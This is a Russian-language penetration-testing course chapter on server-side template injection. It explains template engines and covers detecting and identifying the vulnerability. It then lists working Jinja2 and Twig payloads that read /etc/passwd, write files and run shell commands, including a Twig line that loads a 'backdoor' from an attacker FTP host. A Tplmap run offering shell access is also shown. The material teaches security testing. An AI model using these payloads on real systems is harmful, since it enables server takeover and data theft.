WAPT

Web Application Penetration Testing

6.4 SSTI (Server Side Template Injection)

Оглавление

Что такое шаблонизатор

Веб-шаблон – это некоторый тематический html документ, который не является полноценной html страницей, а лишь оболочкой для каких-либо данных. Для ассоциативного ряда можно представить веб-шаблон как бланк принятия посылки с почты. Бланк имеет общую структуру (графу ФИО, телефон, получатель, отправитель и так далее). Таких бланков много и все они одинаковые для каждого человека, который будет ее заполнять. Но каждый заполняет ее своими данными.

Шаблонизатор – это программное обеспечение, позволяющее использовать шаблоны для генерации конечных html-страниц. Другими словами, именно шаблонизатор занимается отделением представления конечного результата от исполняемого кода, который в свою очередь заполняет определенными данными шаблон (Рис. 1).



Рис. 1. Схема работы шаблонизатора

Шаблонизаторов существует большое количество. Например:

Среда	Наименование
Java	Apache Velocity FreeMarker Histone
PHP	BH Fenom Smarty Twig TinyButStrong XTemplate Histone Separate Blade Sigma PHPTAL Facebook XHP dwoo Blitz templates

Среда	Наименование
Python	Genshi Kid Jinja2 Mako
Perl	Template Toolkit HTML::Template
Ruby	eRuby Erubis Haml Slim Liquid
JS	bem-xjst BH Handlebars Underscore pug Histone

Jinja2

Рассмотрим подробнее один из вышеперечисленных шаблонизаторов, а именно один из самых популярных — Jinja2.

Шаблонизатор написан на Python. Его синтаксис похож на Django-шаблонизатор и дает возможность использовать выражения Python, а также поддерживает гибкую систему расширений.

«Hello world!» с использованием Jinja2:

```
from jinja2 import Template

template = Template("Hello {{parametr}}!");
print(template.render(parametr="codeby.net"));
```

В результате мы получим строку вида:

```
Hello codeby.net!
```

Обратите внимание: сам шаблон – это строка *"Hello {{parametr}}!"*.

Благодаря фигурным скобкам шаблонизатор понимает, куда именно надо вставлять сгенерированные данные; по имени «parametr» он понимает, в какой именно параметр надо вставить эти данные. В части *template.render(parametr="codeby.net")* и происходит вставка данных, а функция print выдает конечные результат.

Рассмотрим ситуацию. При открытии какой-нибудь страницы, вас просят представиться и ввести имя. Когда вы вводите его и входите, то вас приветствует надпись: *«Добро пожаловать Вася!»*, а за этим уже идет контент, ради которого вы и заходили на страницу. Такое приветствие может быть осуществлено благодаря шаблонизатору. Например, так:

```
from jinja2 import Template
```

До этого в переменную *username* получили данные от пользователя. Например, благодаря Flask и его библиотеке request:

```
username = request.values.get("username");

template = Template("<!DOCTYPE html><html
lang="en"><head><meta charset="UTF-8"><title>Some
Title</title></head><body><h2>Добро пожаловать
{{name}}! ...</h2></body></html>");
print(template.render(name=username));
```

В результате мы получим страницу вида:

Добро пожаловать Вася!

...

У каждого шаблонизатора свой синтаксис, но между собой они очень похожи. Для полного понимания того, как можно все это использовать в своих целях, придется изучать основную документацию каждого их них.

Что такое SSTI

SSTI или Server Side Template Injection – это уязвимость (то есть вид атаки на шаблонизаторы), при которой непосредственная вставка пользовательских данных в шаблон может спровоцировать критическую уязвимость в системе.

Внедрение шаблона на стороне сервера происходит, когда злоумышленник использует собственный синтаксис шаблона для внедрения вредоносной полезной нагрузки в шаблон, который затем выполняется на стороне сервера.

Инъекция шаблона чаще всего позволяет непосредственно выполнять код на стороне сервера (RCE), превращая каждое уязвимое приложение в потенциальную точку опоры для последующей атаки на внутреннюю инфраструктуру сервера.

Template Injection чаще всего возникает из-за ошибок разработчиков и преднамеренного усложнения в попытке предоставить большую функциональность, которую обычно используют разные wiki-сайты, блоги, маркетинговые веб-приложения, системы управления контентом и так далее.

Веб-приложения часто используют системы шаблонизаторов, такие как Jinja2, Twig и FreeMaker, чтобы вставлять динамический контент в веб-страницы или письма. Template Injection может возникнуть, если пользовательские данные вставляются в шаблон без какой-либо валидации (или с плохой валидацией).

Представим себе маркетинговое веб-приложение, которое делает массовую рассылку писем своим пользователям и использует шаблонный движок Twig для приветствия пользователей по их именам. Если имя просто передается шаблону, как в следующем примере, все работает нормально:

```
$output = $twig->render("Dear {first_name},",
array("first_name" => $user.first_name))
```

Тем не менее, если пользователи смогут изменять свой e-мейл, то возникнут проблемы:

```
$output = $twig->render($_GET['custom_name'],
array("first_name" => $user.first_name) )
```

В этом примере пользователь может самостоятельно контролировать содержимое шаблона через GET-параметр custom_name. В результате мы получаем XSS, которую довольно сложно упустить из виду. Но XSS в этом случае – всего лишь симптом тонкой, намного

более серьёзной уязвимости. Этот код фактически предоставляет обширную, но легко упускаемую поверхность атаки. Вывод следующих двух приветственных сообщений указывает на уязвимость на стороне сервера.

1. При вводе пользователем *{{7*7}}* — результат: *49*
2. При вводе пользователем *{{self}}* — результат: *Object of class*

> *TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5 could not be converted to string*

В данной ситуации мы имеем выполнение кода на стороне сервера внутри изолированной программной среды. В зависимости от используемого шаблонного движка (и его версии), появляется возможность покинуть песочницу и выполнить произвольный код.

Внедрение шаблона может произойти случайно, когда пользовательский ввод просто объединяется непосредственно в шаблон. Непреднамеренное внедрение шаблона чрезвычайно легко пропустить в процессе разработки, так как обычно не будет никаких видимых сигналов.

SSTI может привести к другим уязвимостям, таким как LFI (Local File Inclusion). В таком случае она будет эксплуатироваться обычными техниками для LFI, такими как внедрение в файлы логов или */proc/self/env*

При тестировании веб приложения уязвимости SSTI следует придерживаться следующего алгоритма:

- Обнаружение
- Идентификация
- Эксплуатация:
    1. Чтение
    2. Исследование
    3. Атака

Поговорим о каждом шаге поподробнее.

Обнаружение SSTI

Как и в случае с любой уязвимостью, первый шаг к эксплуатации – это ее обнаружение. Возможно, самый простой способ – попробовать **профаззить шаблон**, внедрив последовательность специальных символов, обычно используемых в выражениях шаблона, таких как полиглот**.** Для того, чтобы проверить, уязвим ли сервер, мы должны найти различия между ответом с обычными данными о параметре и заданной полезной нагрузкой **${{<%[%'"}}%**. Если выдается ошибка, будет очень легко выяснить, что сервер уязвим.

Эта уязвимость может появляться в двух разных контекстах, каждый из которых требует своего собственного метода обнаружения:

1. Открытый текст

Большинство шаблонизаторных языков поддерживают ввод обычного текста, куда можно непосредственно вставлять HTML-код. Например, в случае приветствия как было описано выше.

Это часто приводит к XSS, так что наличие XSS иногда может быть подсказкой к дальнейшему исследованию в сторону SSTI. Для обнаружения SSTI нам нужно внедрить какое-нибудь выражение в шаблон. Хоть сейчас есть много разных шаблонизаторов, большинство из них использует базовый синтаксис. Так что, если мы передадим в качестве параметра {{7*7}}, и сервер в ответ выдаст 49, то это будет свидетельствовать о наличии SSTI (Рис.2).



Рис. 2. Обнаружение уязвимости SSTI

Шаблонизаторы могут использовать различный синтаксис для подстановки выражения.

```
{{7*7}}
${7*7}
<%= 7*7%>
${{7*7}}
#{7*7}
*{7*7}
```

2. Контекст кода

Пользовательский ввод может быть помещён внутри шаблонного выражения, как правило, в качестве имени переменной.

```
personal_greeting=username
Результат: Hello user01
```

Изменение имени переменной (*username*) вернёт либо пустой результат, либо сообщение об ошибке. Обнаружить это немного сложней: сначала отправляем серверу имя переменной вместе с каким-нибудь тегом, а потом пытаемся выйти за пределы кода.

```
personal_greeting=username<tag>
Результат: Hello

personal_greeting=username}}<tag>
Результат: Hello user01 <tag>
```

Идентификация SSTI

После того, как уязвимость обнаружена, следующим шагом будет распознавание движка шаблонизатора. Так как разные шаблонизаторы используют разный синтаксис (*например, ${} или {{}} для подстановки выражения*), мы можем определить, какой именно шаблонизатор используется на сервере. Для этого есть общеизвестная схема (Рис. 3).



Рис. 3. Схема идентификации SSTI

В некоторых случаях одна полезная нагрузка может иметь несколько разных успешных ответов для разных шаблонизаторов. Например, на полезную нагрузку *{{7*'7'}} Twig* выдаст **49**, а *Jinja2* – **7777777**. Если же в ответе от сервера нагрузка никак не обработалась или не отобразилась, то, скорее всего, сайт не использует никакой шаблонизатор.

Эксплуатация SSTI

1. Чтение

Первым шагом после находки SSTI и идентификации шаблонизатора будет чтение документации. Не стоит недооценивать важность этого шага. Один из ZeroDay-эксплоитов был обнаружен с помощью простого чтения документации к шаблонизатору. В документации есть ключевые части, которые следует просмотреть с точки зрения эксплуатации уязвимости:

- Раздел «For Template Authors» описывает базовый синтаксис;
- «Security Considerations» - есть огромный шанс, что разработчики веб приложения не читали данный раздел;
- Список встроенных функций, методов и переменных;
- Список дополнений и расширений — некоторые из них могут быть включены по умолчанию.

2. Исследование

Если в найденной версии шаблонизатора нет уже задокументированных уязвимостей, то следующим шагом будет исследование окружения, чтобы понять, к чему именно нам нужно получить доступ. Так можно найти объекты по умолчанию (подставляя их имена в конструкцию

{{object_name}} или *${object_name}* в зависимости от шаблонизатора). Многие шаблонизаторы имеют объект «self», который предоставляет информацию обо всех других объектах и методах. Если же объекта self нет, то можно попробовать профаззить объекты с помощью инструментов Burp Suite или Wfuzz и словарей с готовыми полезными нагрузками (Seclists, FuzzDB).

Если нам повезет, сервер будет печатать ошибки, и мы сможем найти движок шаблонизатора.



Рис. 4. Результат фаззинга объектов SSTI

В другом случае, нам может повезти еще больше, и мы сразу найдем подходящий пейлоад для выполнения команд на сервере (Рис.5).



Рис. 5. Результат фаззинга SSTI

3. Атака

На данном этапе вы должны понимать доступную область для атаки и уметь использовать методы аудита безопасности, анализируя функции на предмет уязвимостей, которые возможно проэксплуатировать.

Допустим, было обнаружено веб приложение, уязвимое к SSTI. Также было обнаружено, что приложение использует шаблонизатор Jinja2. Тогда можно проэксплуатировать уязвимость следующим образом:

например, добьемся чтения локального файла сервера. Так как шаблонизатор написан на Python, будем использовать функции **mro** и **subclasses ()**.

Суть SSTI заключается в том, чтобы использовать методы языка, на которых написан шаблонизатор, в своих целях.

Если вам уже известно, что такое наследовать, объекты и классы, то текст ниже, выделенный зеленым фоном, можно пропустить.

Чтобы понять, что это за функции, вспомним немного теории про объектно-ориентированное программирование (ООП).

В ООП все завязано на объектах. Файл, строка, очередь, стек и т. д. – это объекты. В большинстве ООП языках программирования объектами называют классы, которые включают в себя набор параметров и функций.

Например, в Python есть класс File, который описывает некий файл, у которого, кроме всего прочего, есть параметр, хранящий имя и местоположение этого файла, а так же есть один из методов, позволяющий читать содержимое файлов read().

Так же в ООП есть такое понятие, как наследование. Если говорить простым языком, то наследование решает проблему дублирования кода.

Представим такую ситуацию: «Есть задача написать программу, которая будет моделировать работу крупного торгового центра на основе искусственного интеллекта». Необходимо смоделировать такие объекты как *кассир, охранник, покупатель, администратор…* У каждого из них своя задача: пробивать товар, считать деньги, следить за порядком, ловить воров, следить за сотрудниками, выдавать зарплату и так далее. Конечно, все это можно уместить в одном классе, но тогда, с точки зрения логики, у нас каждый сотрудник будет и кассиром, и охранником, и администратором. А можно написать множество разных классов с конкретными методами для каждого типа сотрудников (класс охранник будет иметь только методы, относящие к охране; класс кассир – только методы кассира и т.д.), но тогда придется в каждом классе прописывать множество однотипных данных. Ведь все они люди, у всех у них есть имена, возраст и т. д. Вот для того, чтобы такого не происходило, и было придумано наследование.

Теперь достаточно создать один родительский класс, например, *«Сотрудник»*. В нем перечислить все параметры и методы, которые есть у всех сотрудников. Не имеет значения, какой специальности. И потом создать отдельно классы *«Кассир»*, *«Охранник»* и т. д. То есть унаследовать эти классы от класса *«Сотрудник»* и дописать уже только необходимые методы и параметры конкретному классу. Таким образом, каждый из классов будет наследовать все параметры и методы как родительского класса *«Сотрудник»*, так и свои. При этом не надо будет дублировать однотипный код.

Далее. В каждом ООП языке программирования всегда есть один **«суперкласс»**. Это объект, от которого наследуются все классы. Чаще всего такой класс называют Object.

Краткое описание классов, методов и атрибутов

__class__ возвращает объект, которому принадлежит тип
__mro__ возвращает кортеж, содержащий базовые классы, унаследованные объектом, и метод анализируется в порядке кортежей во время синтаксического анализа.
__base__ возвращает базовый класс, унаследованный этим объектом // __base__ и__mro__ используется для поиска базового класса.
__subclasses__ Каждый новый класс сохраняет ссылки на подклассы. Этот метод возвращает список ссылок, которые все еще доступны в классе.
__init__ метод инициализации класса

__globals__ Ссылка на словарь, содержащий глобальные переменные функции.

Атрибут **__mro__** в Python позволяет *«двигаться»* по древу и наследовать вверх к суперклассу, а функция **subclasses ()** позволяет *«двигаться»* вниз к наследникам. Таким образом, можно *«выбраться»* из одного класса и воспользоваться другим. Рассмотрим, как.

Первым делом передадим в уязвимый параметр строку и вызовем у нее атрибут **class**, тем самым начнем *«движение»* по древу наследования от класса **str**.

Пользовательский ввод: {{''.__ class__}}
Результат: <type 'str'>

Следующим шагом будет использование атрибута **__mro__**, который вернет массив, в котором, в свою очередь, будут содержаться все классы, от которых был унаследован класс **str**.

Пользовательский ввод: *{{''.__class__.__mro__}}*
Результат: <type 'str'>, <type 'basestring'>, <type 'object'>

Отлично, вот и суперкласс object. Теперь от суперкласса можно получить доступ к любому классу Python. Сначала выведем все доступные классы. Метод **subclasses__()** так же возвращает массив классов потомков данного класса.

Пользовательский ввод: *{{''.__class__.__mro__[2]. Subclasses__()}}*

Результат: <type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>…

Наша задача прочитать локальный файл. Для этого воспользуемся классом **File** и его методом *read()*, и прочитаем файл */etc/passwd*.

Пользовательский ввод:
{{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}
Результат: User, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin …

Таким образом, возможности данной уязвимости ограничиваются лишь возможностями среды программирования. Но и возможности среды в некоторых случаях легко обходятся, тем самым давая полный доступ над сервером.

Полезные нагрузки для различных сред

Для эксплуатации уязвимости можно воспользоваться готовыми списками пейлоадов, которые можно найти в Интернете, например, на портале Github

(https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#templates-injections).

Рассмотрим полезные нагрузки для наиболее популярных из них.

Jinja2

Jinja2 – полнофункциональный шаблонизатор для Python. Он имеет полную поддержку Unicode, дополнительную интегрированную изолированную среду выполнения, широко используется и имеет лицензию BSD. В зависимости от версии Python, используемой

в приложении нагрузки будут отличаться, так как разные версии используют разные библиотеки классов.

{{7*'7'}} – вернет результат **7777777**

Для Python 2

Получение списка классов:

```
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{{ ''.__class__.__mro__[2].__subclasses__() }}
```

Чтение файлов с удаленного сервера:

```
# ''.__class__.__mro__[2].__subclasses__()[40] = File class
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]("/tmp/flag").read() }}
# https://github.com/pallets/flask/blob/master/src/flask/helpers.py#L398
{{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

Запись в файл на удаленном сервере:

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/var/www/html/myflaskapp/hello.txt',
'w').write('Hello here !') }}
```

Выполнение файлов на удаленном сервере:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
```

Для Python 3

Чтение файлов с удаленного сервера:

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__[%27open
%27](%27/etc/passwd%27).read()}}
```

Выполнение файлов на удаленном сервере:

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['eval']("_
_import__('os').popen('id').read()")}}
{{''.__class__.__mro__[1].__subclasses__()[280]('id', shell=True, stdout=-1).communicate()}}
{{''.__class__.__bases__[0].__subclasses__()[117].__init__.__globals__['popen']('id').read()}}
```

Twig

Twig – компилирующий обработчик шаблонов с открытым исходным кодом, написанный на языке программирования PHP.

{{7*'7'}} – вернет результат **49**

Чтение файлов с удаленного сервера:

```
"{{'/etc/passwd'|file_excerpt(1,30)}}"@
{{include("wp-config.php")}}
```

Выполнение файлов на удаленном сервере:

```
{{self}}
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{[0]|reduce('system','id')}}
{{['id']|map('system')|join}}
{{['id',1]|sort('system')|join}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
```

Автоматизация эксплуатации SSTI

Tplmap – это инструмент, написанный на Python, который может обнаруживать уязвимости в отношении кода и уязвимости в области серверов на стороне сервера (SSTI) с помощью методов удаления песочницы. Инструмент способен использовать SSTI в нескольких видах шаблонов для доступа к целевой файловой системе. Некоторые поддерживаемые механизмы шаблонов включают PHP (код eval), Ruby (код eval), JaveScript (код eval), Python (код eval), ERB, Jinja2 и Tornado. Tplmap может эксплуатировать слепые инъекции против этих механизмов шаблонов с возможностью выполнения удаленных команд.

Рассмотрим пример использования этого инструмета.

Для начала выведем справку по опциям программы, запустив ее с атрибутом **-h** (Рис. 6).

./tplmap.py -h

```
└─$ ./tplmap.py -h
Usage: python tplmap.py [options]

Options:
  -h, --help            Show help and exit.

  Target:
    These options have to be provided, to define the target URL.

    -u URL, --url=URL   Target URL.
    -X REQUEST, --re..  Force usage of given HTTP method (e.g. PUT).

  Request:
    These options have how to connect and where to inject to the target
    URL.

    -d DATA, --data=..  Data string to be sent through POST. It must be as
                        query string: param1=value1&param2=value2.
    -H HEADERS, --he..  Extra headers (e.g. 'Header1: Value1'). Use multiple
                        times to add new headers.
    -c COOKIES, --co..  Cookies (e.g. 'Field1=Value1'). Use multiple times to
                        add new cookies.
    -A USER_AGENT, -..  HTTP User-Agent header value.
    --proxy=PROXY       Use a proxy to connect to the target URL

  Detection:
    These options can be used to customize the detection phase.

    --level=LEVEL       Level of code context escape to perform (1-5, Default:
                        1).
    -e ENGINE, --eng..  Force back-end template engine to this value.
    -t TECHNIQUE, --..  Techniques R(endered) T(ime-based blind). Default: RT.

  Operating system access:
    These options can be used to access the underlying operating system.
```

Рис. 6. Справка по программе Tplmap

Как видим, синтаксис программы напоминает синтаксис Sqlmap.

Теперь выполним команду эксплуатации SSTI на нашем тестовом сайте (Рис. 7).

./tplmap.py -u 'http://test.ru:7000/?search=1*'

```
└─$ ./tplmap.py -u 'http://[redacted].ru:7000/?search=1*'
Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

Testing if GET parameter 'search' is injectable
Smarty plugin is testing rendering with tag '*'
Smarty plugin is testing blind injection
Mako plugin is testing rendering with tag '${*}'
Mako plugin is testing blind injection
Python plugin is testing rendering with tag 'str(*)'
Python plugin is testing blind injection
Tornado plugin is testing rendering with tag '{{*}}'
Tornado plugin is testing blind injection
Jinja2 plugin is testing rendering with tag '{{*}}'
Jinja2 plugin has confirmed injection with tag '{{*}}'
Tplmap identified the following injection point:

  GET parameter: search
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

Rerun tplmap providing one of the following options:

    --os-shell                      Run shell on the target
    --os-cmd                        Execute shell commands
    --bind-shell PORT               Connect to a shell bind to a target port
    --reverse-shell HOST PORT       Send a shell back to the attacker's port
    --upload LOCAL REMOTE           Upload files to the server
    --download REMOTE LOCAL         Download remote files
```

Рис. 7.Результат работы программы Tplmap

Как видим, Tplmap нашла уязвимость, определила тип движка шаблонизатора (Jinja2) и предложила нам перезапустить ее с одной из опций на выбор:

--os-shell
--os-cmd
--bind-shell PORT
--reverse-shell HOST PORT
--upload LOCAL REMOTE
--download REMOTE LOCAL

Запустим ее, например, с опцией --os-shell и, как видим, мы получили доступ к командной оболочке сервера и можем выполнять команды (Рис. 8).

